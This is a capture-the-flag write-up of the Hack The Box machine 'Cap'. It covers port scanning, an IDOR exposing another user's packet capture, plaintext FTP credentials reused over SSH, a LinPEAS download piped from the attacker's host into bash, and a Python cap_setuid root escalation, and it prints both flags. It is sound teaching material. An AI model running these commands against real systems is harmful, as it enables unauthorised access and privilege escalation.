



Author: Stanislav Zholob

Hack The Box: Cap

Introduction

Cap is an easy Linux machine on Hack The Box. This write-up documents the steps I took to enumerate its services, gain initial access, and escalate privileges to root. It also explains the security weaknesses encountered along the way and the lessons learned from exploiting them.

1. Port Scanning

1. -sV → Probe open ports to determine service and version information.
2. -sS → Perform a TCP SYN scan.
3. -v → Enable verbose output.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sS -v 10.129.182.232
```

The scan reveals three open ports.

```
Host is up (0.037s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Gunicorn
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Security Snapshots and Scan Access


After running a “Security Snapshot”, the browser redirects to a path in the format /[something]/[id], where [id] is the scan ID. What is [something]?



Answer: data. This is the path segment before the scan ID.

Data Type	Value
Number of Packets	0
Number of IP Packets	0
Number of TCP Packets	0
Number of UDP Packets	0

The capture at /data/1 is empty and contains no useful information. We then change the scan ID in the URL from 1 to 0:



The capture at /data/0 contains different data, as shown below.

Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

Insecure Direct Object Reference (IDOR) is an access control vulnerability that occurs when an application exposes internal object references — such as database keys, file names, or record IDs — and fails to verify that the requesting user is authorized to access the referenced object. An attacker can exploit this by modifying the reference value to access resources belonging to other users.

More information about this vulnerability:
https://community.owasp.org/attacks/insecure_direct_object_reference

Are you able to access other users' scans? Answer: Yes.


What is the ID of the PCAP file that contains sensitive data?

Answer: 0. This is the first index it looks like it is associated with the another user's capture.


3. PCAP Analysis and FTP Credentials

In which application-layer protocol can the sensitive data be found in the PCAP file?

We download the packet capture containing the network traffic.



After opening the capture, we can inspect the traffic between 192.168.196.1 and 192.168.196.16.



No.	Time	Source	Destination	Protocol	Length	Info
28	0.450003	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [ACK] Seq=353 Ack=395 Win=1050624 Len=0
29	0.450176	192.168.196.1	192.168.196.16	TCP	62	54410 → 80 [FIN, ACK] Seq=353 Ack=395 Win=1050624 Len=0
30	0.450189	192.168.196.16	192.168.196.1	TCP	56	80 → 54410 [ACK] Seq=395 Ack=354 Win=64128 Len=0
31	2.624570	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
32	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM…
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
44	5.432834	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45	5.432937	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
46	5.478790	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0


The FTP traffic contains sensitive data: a username and password and the message that login was successful


Answer: FTP.

4. SSH Access and User Flag

We have collected Nathan's FTP password. On which other service does this password work?

The earlier scan also showed that SSH was open on the target. We try Nathan's FTP password over SSH and successfully log in. Answer: SSH.





The user flag is in Nathan's home directory: d5e78d7f5422521c61734e487969d794

```
nathan@cap:~$ more user.txt
d5e78d7f5422521c61734e487969d794
nathan@cap:~$
```

5. Privilege Escalation

Next, we use LinPEAS to look for privilege escalation opportunities. We download the script with the following command:

curl -fL https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh -o linpeas.sh

```
┌──(kali㉿kali)-[~/tools]
└─$ curl -fL https://github.com/peass-ng/PEASS-ng/releases/latest/download/linp
eas.sh -o linpeas.sh
```

We then prepare to run LinPEAS on the target.


```
┌──(kali㉿kali)-[~/tools]
└─$ ls
linpeas.sh

┌──(kali㉿kali)-[~/tools]
└─$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

On our VM, we serve files from the ~/tools directory. Because this is the web server's document root, we request /linpeas.sh from the target without including /tools in the URL.

```
nathan@cap:~$ curl 10.10.15.246/linpeas.sh | bash
```


LinPEAS starts running on the target.



Identify the Binary's Capabilities

What is the full path to the binary whose special capabilities can be used to obtain root privileges?

The full path to the binary is **/usr/bin/python3.8**



cap_setuid → allows changing the process's user ID. The capability shown above gives the process the privilege. This part was done with AI.

```
snap  user.txt
nathan@cap:~$ /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~#
```

1. **`import os`** loads Python's interface to operating-system functions.
2. **`os.setuid(0)`** changes the Python process's user ID to `0`, which identifies root. Normally, Nathan cannot do this. Here, `CAP_SETUID` authorizes it. With that capability, the call changes the real, effective, and saved user IDs
3. **`os.system("/bin/bash")`** starts Bash from the now-root Python process, giving us the root shell shown in your screenshot

6. Root Flag

Finally, we move to the /root directory to retrieve the root flag.

```
Session  Actions  Edit  View  Help
root@cap:~# ls
snap  user.txt
root@cap:~# cd /root/
root@cap:/root# ls
root.txt  snap
root@cap:/root# more root.txt
b695fd6942fc58a815a8982d30962970
root@cap:/root#
```

7. Summary

I used my knowledge to scan for open ports, identify and exploit and IDOR vulnerability, analyze network traffic, extract plaintext FTP credentials from a packet capture, and use recovered credentials to gain SSH access. I learned how to abuse a misconfigured Linux capability on Python to gain root privileges.



Author: Stanislav Zholob